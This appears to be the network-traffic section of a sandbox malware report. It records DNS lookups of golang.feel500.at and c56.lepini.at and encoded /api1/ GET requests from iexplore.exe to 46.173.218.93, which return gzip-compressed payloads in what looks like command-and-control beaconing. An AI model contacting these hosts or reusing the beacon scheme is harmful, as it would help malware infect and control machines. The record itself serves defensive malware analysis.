Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 16, 2021 18:23:24.342240095 CET	192.168.2.3	8.8.8.8	0x6064	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:23:25.346715927 CET	192.168.2.3	8.8.8.8	0x6064	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:23:26.361759901 CET	192.168.2.3	8.8.8.8	0x6064	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:10.619163036 CET	192.168.2.3	8.8.8.8	0xd66a	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:13.796792984 CET	192.168.2.3	8.8.8.8	0x19b9	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:16.834022999 CET	192.168.2.3	8.8.8.8	0x88c9	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:52.683890104 CET	192.168.2.3	8.8.8.8	0x9833	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 16, 2021 18:24:53.680891991 CET	192.168.2.3	8.8.8.8	0x9833	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:54.696630001 CET	192.168.2.3	8.8.8.8	0x9833	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 16, 2021 18:23:27.547775984 CET	8.8.8.8	192.168.2.3	0x6064	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:10.935988903 CET	8.8.8.8	192.168.2.3	0xd66a	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:13.858591080 CET	8.8.8.8	192.168.2.3	0x19b9	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:16.890384912 CET	8.8.8.8	192.168.2.3	0x88c9	No error (0)	golang.feel500.at		46.173.218.93	A (IP address)	IN (0x0001)
Jan 16, 2021 18:24:54.753087997 CET	8.8.8.8	192.168.2.3	0x9833	No error (0)	c56.lepini.at		46.173.218.93	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- golang.feel500.at
- c56.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49732	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:23:27.641452074 CET	272	OUT	GET /api1/uwAgMP_2FLcVGWT97wRz/iFuHzBrE_2BSOdMeVCC/MCeuWpe0oeS60koRr7ouEQ/mA6VPayDQaLka/FRRumVTO/R6jyPxG53t8jXNaUuut9HZp/_2FeFn_2Bv/FxzrB85qzirN1_2Br/h9aBdGM8_2F8/izm7K9qYo3p/coPYeEK7OXBvB1/3rTZ1KEHgQsipis_2BsU6/JxYhGHE4BQ9PqivC/FDEoEqqIA8TiNnR/W2sxdloLwBiD447Ckp/zU8QnBIT0/RAx4pi_2FFnJRoMwbcHr/E0Q28GjxYmwU0s8C_2F/RdJV3E8NjousASoWzP2B0B/b7Fopjfk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Jan 16, 2021 18:23:28.049762011 CET	272	IN	HTTP/1.1 404 Not Found Server: nginx Date: Sat, 16 Jan 2021 17:23:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49744	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:11.046407938 CET	4533	OUT	GET /api1/4Mp9Bb14Sy5p7GvBrQ/e6g_2FX3A/zzGuh2QtxluYpZlF_2Fz/TQxCK8s7Y1j2YlE561k/l3Tu3oNGiBi_2B1LxXl9ix/tdkHWE3zb3013/NCe8_2FS/Znb2CJqJMCRGryN4PSOzj75/v9CbgnKIGO/etpX9GZzX383qc3kj/4QMA7zJBU1Ic/EzGhR_2FzoP/3_2B6WVpUtzuV3/qdJHK_2F2IGepdTevlhm8/rNr4OwxdD34091kc/dNsLbz7JZDdgUXq/IuIRIkxRhwde9K6HME/67IWHOJgs/jyVSKVmBH_2Fm_2FvWwu/O341hvVg_2FQb_2B3aR/QcUJcqb4Pt1RjuiXC_2Bm5/xsdXvU7m HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:11.573899984 CET	4535	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 16 Jan 2021 17:24:11 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a b5 ba ab 40 18 45 1f 88 02 b7 12 77 77 3a dc e1 e0 f2 f4 37 b7 49 91 2f c6 cc fc 7b af 95 a4 47 5f e5 8a b8 d9 d5 6c 39 25 5d 10 b4 23 20 fa 4b 78 55 06 c1 6f ec 7b 0f ea 3c e6 c4 04 d7 ae a9 3f 23 06 8e f0 42 e9 60 87 ec 90 08 72 2a aa fd c4 3c 23 e0 4e 86 d9 a9 84 78 80 28 bf 99 08 3c ed fb e2 19 3e 55 6d 65 27 02 dc ab fd 03 6d ed 6f be 54 db 9f 14 c6 9b c6 65 27 7d af 32 1a 94 58 2e 3d 08 fe 5c 07 5f f7 98 b6 96 f6 0b f6 c4 19 c2 7c c7 d6 1a ec 01 58 70 64 3b c9 83 ee 96 a0 0b 5e 8c 28 c8 de e7 95 a0 79 42 a5 bf 7e fa 53 6f f1 12 86 f5 83 7d ae 0b 83 43 7d ea dd ee c1 59 47 a3 69 4e 64 5b 7b 71 d5 c2 d8 82 af cd 85 06 2d 47 3c b2 0c dd 8f 52 91 d6 60 16 ff 40 eb f9 d3 73 38 b1 59 03 3b db a0 aa c1 20 b8 f3 9a 72 5c 40 43 2c a2 ac dc 1c dd 8e ba 26 04 59 40 a1 84 c3 30 95 ff 28 77 53 be da 6c 6c 16 fb b2 87 77 e2 33 62 67 6c f5 2b 1e cb 90 b9 b7 a9 eb 99 f5 dd d8 75 55 01 3c f1 a4 ce a4 9e d7 cd 8d 4d ad 70 12 cc 33 0f e0 96 ce ad d9 2c 7e 23 ed 45 47 eb 73 05 3e bf b4 f5 b7 ce 69 47 42 a8 bf 11 88 26 06 f0 b9 10 ed 79 a4 ca 56 19 7c 0b d0 62 30 d9 08 a1 5c ee 74 fa f9 9a 92 5f 73 11 40 c9 94 0d 36 57 34 c7 b3 70 fc ed 63 8a a2 d9 ff 74 27 2e ab a7 80 28 69 ca 39 ac 58 fd 96 cf e6 18 53 b0 a3 f4 6b 4c 6a a1 11 01 69 ed 0b 89 8d f0 8a 50 34 39 f4 78 4b 1a a4 92 15 b5 6f 5a 6a ab ca 13 4c 19 d4 c4 72 fe aa 59 32 4d 5a 30 a1 26 9c d9 81 a0 49 b0 37 e5 ae 55 dd 72 92 52 9f 49 dc e9 0a a6 36 6b 3b 3c c5 08 e7 6a 93 a1 8d 62 1f c5 30 f4 56 26 35 69 8d 27 25 dc 10 4c 97 d7 58 d7 85 2f d5 26 91 13 c8 a3 8a 0e 90 a4 f2 ba ff c4 8d 0a 3c a2 4c 03 81 c6 3f 8e ba 1c 66 32 68 c8 25 b8 5b ee 73 51 0e 72 20 79 23 5d 62 f3 44 06 04 88 5c 17 df 92 3e 9c 06 76 ae b7 ff 38 51 f8 a6 e5 95 12 8c 1d 6e d8 52 12 8f 87 68 ed 88 55 16 ad ca 97 37 29 39 1c 7b dd be 81 41 7f 9a 9d 1a 18 30 de 4c 41 4c f9 46 16 b2 1d f1 f9 7b 53 51 90 bc 06 61 ef 0b 80 9b 3e 64 1a c3 14 ea 2d 62 83 c4 13 d5 3b de 9f d0 8b 28 0d 28 8d 01 19 2a 3e 91 1a 7a ee 56 9e a8 f3 dc 47 26 9b 62 27 41 29 36 43 8a f8 16 ea 30 6c aa 11 60 8b 30 d1 bb e7 51 51 cf 39 10 0c 40 f8 43 df cd f6 25 12 df 69 70 26 ff c4 77 44 89 71 6d de 60 1d df 33 fb c8 d6 65 64 c6 82 b8 df 83 dc 0c bf 93 d8 3e e5 47 50 7a 4d 5c 44 54 c7 95 67 1c 1d 47 64 9b 8e a0 b2 c6 47 00 d0 67 fb 3f 93 ad 45 db af a8 f4 f6 bf 01 eb 37 32 a5 05 02 24 13 9c 91 f2 c3 b5 84 0d 31 ef 32 56 37 f1 25 e3 74 4e d 1 97 4e 0c 02 6b 4d cd 5e ea 86 43 b8 6c 7b 9a 2c bf f0 1d c7 d4 57 fc db fc 52 7d 29 7b 98 b6 ea eb 9a ef f3 a5 bf e6 02 63 af ae e1 2e 95 14 86 e7 ec 79 52 cd d7 e4 78 f4 ed ec ca ae 2b b1 ea 58 30 53 67 9a 4a 8f e1 91 f1 9a 5e 47 dd fb 2a e5 10 52 ea 8f fb 53 2b b3 24 42 47 cc ec 24 96 f3 13 0a ed 90 3a 32 e6 43 50 4f de af c9 f5 81 e8 f0 c5 6c 37 1a 04 74 51 79 04 2c b3 19 24 e5 42 aa 51 49 1c 71 c7 8e bf 13 f5 ba 32 d9 4b 40 df d7 ab 72 a6 57 40 e7 f6 5d 73 a8 93 35 ee 62 64 ec 15 a0 7c a5 b0 5b 32 99 8b 81 b1 6c 77 82 a9 d1 75 0d 60 c4 f3 ef 6d 71 cc 7f fa ba 23 81 d4 7c c3 c9 65 23 0b 4d 29 aa 74 6a 66 09 87 b8 7f 91 55 1f 7b 4d 62 cb db 3e 59 22 57 3c e2 e8 e3 50 92 c2 ec fc f3 ef Data Ascii: 2000@Eww:7I/{G_l9%]# KxUo{<?#B`r*<#Nx(<>Ume'moTe'}2X.=\_|Xpd;^(yB~So}C}YGiNd[{q-G<R`@s8Y; r\@C,&Y@0(wSllw3bgl+uU<Mp3,~#EGs>iGB&yV|b0\t_s@6W4pct'.(i9XSkLjiP49xKoZjLrY2MZ0&I7UrRI6k;<jb0V&5i' %LX/&<L?f2h%[sQr y#]bD\>v8QnRhU7)9{A0LALF{SQa>d-b;((*>zVG&b'A)6C0l`0QQ9@C%ip&wDqm`3ed>GPzM \DTgGdGg?E72$12V7%tNNkM^Cl{,WR}}{c.yRx+X0SgJ^G*RS+BG:2CPOl7tQy,$BQIq2K@rW@]s5bd|[2lwu`mq #|e#M)tjfU{Mb>Y"W<P

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49745	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:12.119147062 CET	4750	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive
Jan 16, 2021 18:24:12.348520041 CET	4751	IN	HTTP/1.1 404 Not Found Server: nginx Date: Sat, 16 Jan 2021 17:24:12 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49747	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:13.946410894 CET	4752	OUT	GET /api1/Rce8jxmWhK3ih3/wsPjkBW2_2B3FZFW1K47u/qNMQVVcyjBkgqGo4/EV9w4LVtwT4dZ22/OvqSLxhTQ3_2FvabW_/2FgZB0ja6/5x9Za3_2FQN4ZdUGH6lo/suw50whDv5PhfbDIdeX/T8eQmCtvYhggs3SS3gjEZp/M9FvWod65aEU9/G6avRfSM/LfZoGD4M2GwS3WWXnDZAQsS/VIiOqdfsU1/pU1_2B6cKaXhAnsco/82IM1VR4P9YJ/_2BGT5YwaNg/KNwzb_2F0dky5V/sFXJntfI7YvzRXn9ooIqO/8cWsv_2FMjFm7Qz8/GqjkN8IiVtb8odv/cswSX5yoUMDZAw42Dq/yWZp HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Jan 16, 2021 18:24:14.430495024 CET	4753	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 16 Jan 2021 17:24:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 96 a4 40 10 45 3f 88 05 6e 4b a4 71 77 d8 e1 ee ce d7 4f cd b2 4f 2b 99 11 ef dd 5b a7 eb 20 40 90 e0 a6 25 cc ab 83 ce c3 82 50 97 52 04 11 21 1d c7 45 de 3b fc 36 7c 2c 80 d5 a2 6b da f6 39 f0 bc 67 9a 52 ab 3b da 9f 5c 4c 61 11 4a 0a b8 74 85 33 95 a6 c4 13 50 50 e7 d4 21 9f 53 37 cf a0 f9 34 5b cf b4 f0 99 4b 76 cb 7c 4e 35 bd 9b 0c b7 40 1a 60 c3 64 28 07 25 b6 36 fc ba f9 9b 46 ec 33 78 ed 63 79 50 1e c8 49 ff 13 77 e1 6a 41 99 13 8d fd 7b a6 fe b0 71 b7 0d 20 d2 0f 49 74 cb 0b f0 38 63 18 eb a4 03 82 d8 be 8f b0 3f df 26 96 3a c7 ea 21 8a a4 59 35 22 63 b7 15 f6 81 48 d4 2f 19 81 93 f0 36 bd b8 1e 2e ba bf 48 42 81 96 ae 69 e6 09 d6 aa 94 df 13 a3 3d 57 72 43 72 e1 f0 c5 73 cb 69 0d 36 80 c6 f3 07 27 65 0d a9 e4 06 03 52 f8 32 32 a6 e6 20 e7 24 87 6a 18 d7 ed d8 4c 5e 32 e2 74 44 0c ae 58 5a fe ab d0 6c 9f 70 ce b1 77 6f 21 44 7a e2 b7 bf 4c 2d aa 44 d5 23 a4 10 18 bf df 26 2a ec 5d 2c 0b d5 04 6e a2 d5 20 15 c6 26 89 23 64 ca 4d 19 c0 f6 4a 10 62 08 84 b9 cb d5 2f 35 4d 6b 13 9f 31 1e f0 27 24 04 bc fb 12 1b 67 ff 1a e1 66 2d 61 de b2 05 02 3e d0 98 1e 82 76 4a 97 5b 5a a5 ca 9a 21 6f cb 53 29 5d 23 1d f3 ef 44 db dc 50 fd 4f 4f 6b 56 c5 34 54 29 69 e1 90 8d 57 89 32 e7 c0 fc 9b f1 4c 69 c9 a8 79 29 97 13 68 b3 3b 07 a7 ac 89 a1 52 34 a3 65 6c ca 1e 94 03 df c5 78 32 3a 3b 29 51 a6 8b 69 a3 ea ef 69 d9 90 8b e8 aa 82 4c c0 97 dc 75 9f e3 34 7d f7 b3 c1 b2 e8 e1 c1 2d 7c 46 12 c9 e9 4f 19 e4 e3 2f 3f df 57 dd 4a e0 2f 9c bd 33 39 e0 fd 48 ad 31 69 68 df 17 59 86 38 ed 13 4a a1 29 3f 8d 2b d3 74 6a 4f a3 63 7e c0 43 e2 4d d4 a1 44 c8 c4 95 af 9f 20 aa fb 78 82 8e 18 e3 b3 6c a4 ed 08 25 7e 8c bf 51 45 40 e1 af 50 81 97 73 d5 13 2f 67 77 eb b8 d5 69 c1 cc 12 bc 2f b4 6c 99 55 70 9d a5 b0 8c 6a 2d 21 ef 57 35 1f ae 1c f1 b6 f7 6c 74 5b 09 2b 2f 60 1a b6 eb d2 87 de 5f 24 df 05 72 ba bf b8 c2 ed ed 36 a1 05 17 9e 9c 08 81 38 84 61 d7 21 c0 bf 6b c4 bf a1 90 62 56 13 81 aa c1 53 ff 2e 7c 18 25 bd bf 29 32 fa 55 e7 3c 2f 17 6b f8 51 ea e5 f6 a2 58 a0 d7 6f 51 3f 66 3e 88 df 53 fb 12 f1 b2 19 6b f9 84 50 03 4e ac 80 71 3d 26 32 06 2e 1e 11 b4 f6 b5 4f a7 89 a7 70 b0 57 9b fd 47 62 c7 25 6d 1a 6e a8 de ce b5 be 81 df 6b 9b 43 db 4e 38 08 37 7f bf 91 12 43 11 45 66 3b 89 55 5b 6c 72 ef 37 2d b3 06 4c 7f 61 b5 10 f7 14 05 68 d7 5b 1d e6 55 e4 f8 07 b7 45 97 98 92 80 51 7f ef fa 6a 94 0d 35 e7 00 68 21 ad f6 5f 4a 01 88 82 35 6d d9 85 96 cf 47 a3 51 cf 08 91 e6 c1 9d d6 0f 32 98 fa 7d 0f 36 3a 83 83 bd 96 9e e4 be 6e 1b f1 70 92 f6 78 79 f8 1c c1 72 3a 7e d8 86 f2 80 36 37 51 02 82 ad e3 e3 d9 e8 23 0f 19 ca 87 c5 6f 85 28 b5 3b a8 fd e6 e7 3c 53 24 fd ef 72 b8 f8 d3 da 47 d0 b8 24 03 f0 ed 4f c2 ed ae b2 cd 25 59 94 52 9b 85 5a e2 b3 88 b5 5a 19 71 ec b5 6b 8b d8 4f 4a 5c 80 3c 22 cb 8b a9 88 c9 f6 bd e3 70 b1 e5 41 2c b3 8f 28 4c 60 1a 36 d0 d6 1e d6 2d 28 02 5b e4 71 c2 67 cd 4e 57 6a 56 db 7e 19 42 91 dd bb 79 e6 63 26 99 50 d9 4b 08 ed 75 38 4b 18 68 48 7d 56 be 1e 48 0b 92 ed 2c df 11 8c a3 16 75 cc 0a 39 81 8e df c3 f8 3e ea 17 ab 19 1f d3 18 af e0 51 62 c6 4d 48 00 f6 57 3d 1e b9 8a e3 42 da Data Ascii: 2000@E?nKqwOO+[@%PR!E;6|,k9gR;\LaJt3PP!S74[Kv|N5@`d(%6F3xcyPIwjA{q It8c?&:!Y5"cH/6.HBi= WrCrsi6'eR22 $jL^2tDXZlpwo!DzL-D#&*],n &#dMJb/5Mk1'$gf-a>vJ[Z!oS)]#DPOOkV4T)iW2Liy)h;R4elx2:;)QiiLu4}-|FO/? WJ/39H1ihY8J)?+tjOc~CMD xl%~QE@Ps/gwi/lUpj-!W5lt[+/`_$r68a!kbVS.\|%)2U</kQXoQ?f>SkPNq=&2.OpWGb %mnkCN87CEf;U[lr7-Lah[UEQj5h!_J5mGQ2}6:npxyr:~67Q#o(;<SrGO%YRZZqkOJ\<"pA,(L`6-([qgNWjV~B yc&PKu8KhH}VH,u9>QbMHW=B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:15.084673882 CET	5026	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive
Jan 16, 2021 18:24:15.313280106 CET	5026	IN	HTTP/1.1 404 Not Found Server: nginx Date: Sat, 16 Jan 2021 17:24:15 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49749	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:16.993412018 CET	5028	OUT	GET /api1/NeO9GC4_2Bl/x9HARNfj64n5WB/hrPVKQtB3b_2BA3jyOiQn/kGNVZhEDZsaw0LxU/Dpv9nLyrcxEtZt J/aFk5WP8GrjDU6G2qhU/pfczd6wQ0/VQNjrLUxUcw28TdaAijZ/89nWrTX52c7_2FR0UrN/cXuYEo71O4zWb5pZgn ZUnE/a4LShAF2E9csS/CV2_2FBR/zc7igOEVQPQIDcjgOx7vNeT/w89tSFUR_2/B8TFVzEvMI9Q1_2Fs/VFFyBcB1h sce/wRFgoZFfP6P/IBtRYE5NliJiT7/EKsY85FO4bqdIDJLInDKV/tHpq5V_2FqaGA1EL/anvzDbUyWBHQ440/SYAUKxVK/j HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Jan 16, 2021 18:24:17.424191952 CET	5029	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 16 Jan 2021 17:24:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 c5 91 84 00 00 04 03 e2 81 db 13 77 77 7e b8 cb e2 10 fd 5d 06 53 dd d5 35 b4 e9 b2 eb dd fa 05 6b 84 91 6c 4e 76 a9 e1 26 e1 d0 b4 2c 6f 91 58 6d a0 c7 31 30 f2 31 28 8e a1 2b ae 03 0d 84 69 a6 25 65 dc 37 82 bd 4f 73 92 18 7b 02 67 ad 38 2b 49 bf 23 09 4b f1 0a 05 56 91 82 e0 90 dc 32 38 79 2c 0b 6f 08 64 32 92 78 a1 83 f0 5c 4b 52 bd 91 d0 bd 8f 2f 4e 82 b4 1d 11 26 8d 6d df 4d 9c 4a 6f 36 68 8c 69 34 f5 01 f0 b1 64 01 2f 87 7b d0 b0 49 5c d5 97 2f 89 b9 72 3e ef 51 3a 8a 87 33 76 95 f7 fb f1 41 03 1e 62 1c 44 79 9c 5b d8 d4 1e fb 62 43 e0 74 a0 75 02 5d b5 18 a9 14 21 c0 65 eb 5f dd f3 88 ed 87 ab 30 fe 6b cc 43 38 93 2e d6 89 9c ee 5f 16 9b 8b f1 35 17 a1 0c 61 ec 18 69 b0 bb f9 53 c9 46 d0 e4 92 e9 32 1e 3b 53 68 40 17 d3 c5 e4 4c db 1e 73 af 07 d7 53 79 5e 65 4a e3 dd 80 4c 55 74 8d 65 d3 bb a7 a6 04 38 66 f8 e3 b9 4a 5e 79 d8 0b 39 d2 00 51 85 1a af e0 d5 11 32 d8 3a 54 0d 33 1d 18 56 05 89 a6 a1 4b fe d8 b0 6c 61 b7 59 6a 0b bd f1 5b b0 1a 99 21 df 9a 8f e4 71 d5 c1 af c4 84 c8 64 44 1d 28 99 97 11 04 73 8a f5 9c 2e d1 f7 95 30 96 08 54 17 24 7f 2f ab f7 f7 44 b4 44 3b a6 d7 20 06 3e 9d 3e 4a ee 7e b9 56 97 65 21 8a 55 eb 89 d4 6d 4e 9c 00 05 c9 95 84 87 a7 c4 46 7a 79 96 70 ff c6 94 58 53 94 e4 7f c0 6b 47 7e 38 56 0f be 92 97 88 8a ee be a1 b6 f8 0e 12 84 bf 69 4b 47 26 e1 c7 ca ac 94 f5 24 ab 43 ef 14 f1 ef e8 49 08 ec f0 87 b0 a8 02 bc 30 6c 50 fa a0 58 27 70 79 ac 59 5e 10 a8 cc 8b 3c a7 8c 3b 56 da 68 84 27 01 98 07 b2 03 f9 14 38 9e bb 76 0a 6f 4a 80 98 43 22 58 4f e2 96 2d 03 3a 3a d7 27 cd d2 e9 14 75 04 06 43 aa f6 3a 76 a1 f2 0e eb af 97 58 d7 44 83 62 ce e2 b9 c5 b2 46 96 62 56 ab 19 d2 c9 fd 3a ba 80 e4 99 c3 73 66 f4 c7 2d 3b 6b a2 77 c5 b0 7a 1e 1f 74 45 c9 8c d4 60 b4 79 de 66 b0 70 9b cd d2 09 a6 7f 31 52 b7 66 d0 81 a3 3b c1 3c 64 1b be f7 ef 0c 87 2b b5 ab e2 6a 0c d4 2e cc 9f d6 fa 9a 5d 56 1c ed cd ad ef ce ce 4a b0 51 f8 b8 d6 92 4a 54 f1 d4 02 f0 ba 35 10 a6 01 34 36 a3 cd fa 22 c9 95 80 a8 27 fe de 57 68 dd 20 9f 11 9e b0 72 d7 5f e3 1c ef ff 0a 10 58 fe 71 18 d6 cd 47 18 bf ee ae 66 3a c9 32 22 c1 59 3e 54 8c 62 74 43 69 0a ec 2b 2f 89 0d 42 bf 79 c3 03 cd 9c 93 91 a8 d7 64 b9 a3 63 62 15 13 c9 1a 77 17 b1 29 ae b8 a8 5e a5 8d fd da 4f b6 48 3d f7 cc 6b c1 60 89 36 9d 70 ba 21 df ee 8e b8 e9 6c 7a 0e a9 18 94 76 25 2a c1 e9 cc 49 1e a4 f6 cf 95 57 18 98 22 b6 26 8c f6 9f 7a e9 95 ca c7 e2 f6 11 0a f3 5d 91 10 25 d9 a8 1c 8e 31 d4 07 53 45 25 49 df 59 81 f8 e1 82 38 91 62 5a 79 b1 e7 11 2f 8e 2b 8f 2e a7 26 e7 b3 97 8a 0d 24 11 74 9f 1b bb 9d f7 70 51 7f a0 28 bb 04 cc 64 42 0c 04 12 89 ca e4 48 53 43 2b 4e 73 d8 84 5e 12 22 d2 83 15 95 08 06 c1 59 54 8b 3f 78 30 ca 8f 49 cd 1c bf 28 b6 0e 17 6a af 75 db 00 3d 31 26 80 90 6d 9b e3 d8 c7 f7 a5 ee d8 45 71 c8 39 46 67 3e ba 4a 85 a0 66 09 18 74 c8 17 aa 81 1a 01 db 79 f9 ed c1 3e 7e e4 e1 a3 5c ce 05 60 6f ca 54 a2 6c 82 17 5f 24 a6 bc ed 85 a1 b2 11 a6 10 0f 2d 8f cc 1b 86 7d 45 be 31 df d5 45 17 a5 f6 9f e4 93 34 e9 06 37 5f 3d 9c 5c 0d e7 ae fb 0b 2e 83 59 60 ff 97 26 72 8e 3d d1 0c 44 b9 94 82 d1 b7 b5 92 2c d7 19 9e Data Ascii: 761ww~]S5klNv&,oXm101(+i%e7Os{g8+I#KV28y,od2x\KR/N&mMJo6hi4d/{l\r>Q:3vAbDy[bCtu]!e_0kC8 ._5aiSF2;Sh@LsSy^eJLUte8fJ^y9Q2:T3VKlaYj[!qdD(s.0T$/DD; >>J~Ve!UmNFzypXSkG~8ViKG&$Cl0lPX'pyY^<;Vh'8v oJC"XO-::'uC:vXDbFbV:sf-;kwztE`yfp1Rf;<d+j.]VJQJT546'"Wh r_XqGf:2"Y>TbtCi+/Bydcbw)^OH=k`6p!lzv%*IW"& z]%1SE%IY8bZy/+.&$tpQ(dBHSC+Ns^"YT?x0l(ju=1&mEq9Fg>Jfty>~\`oTl_$-}E1E47_=\.Y`&r=D,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
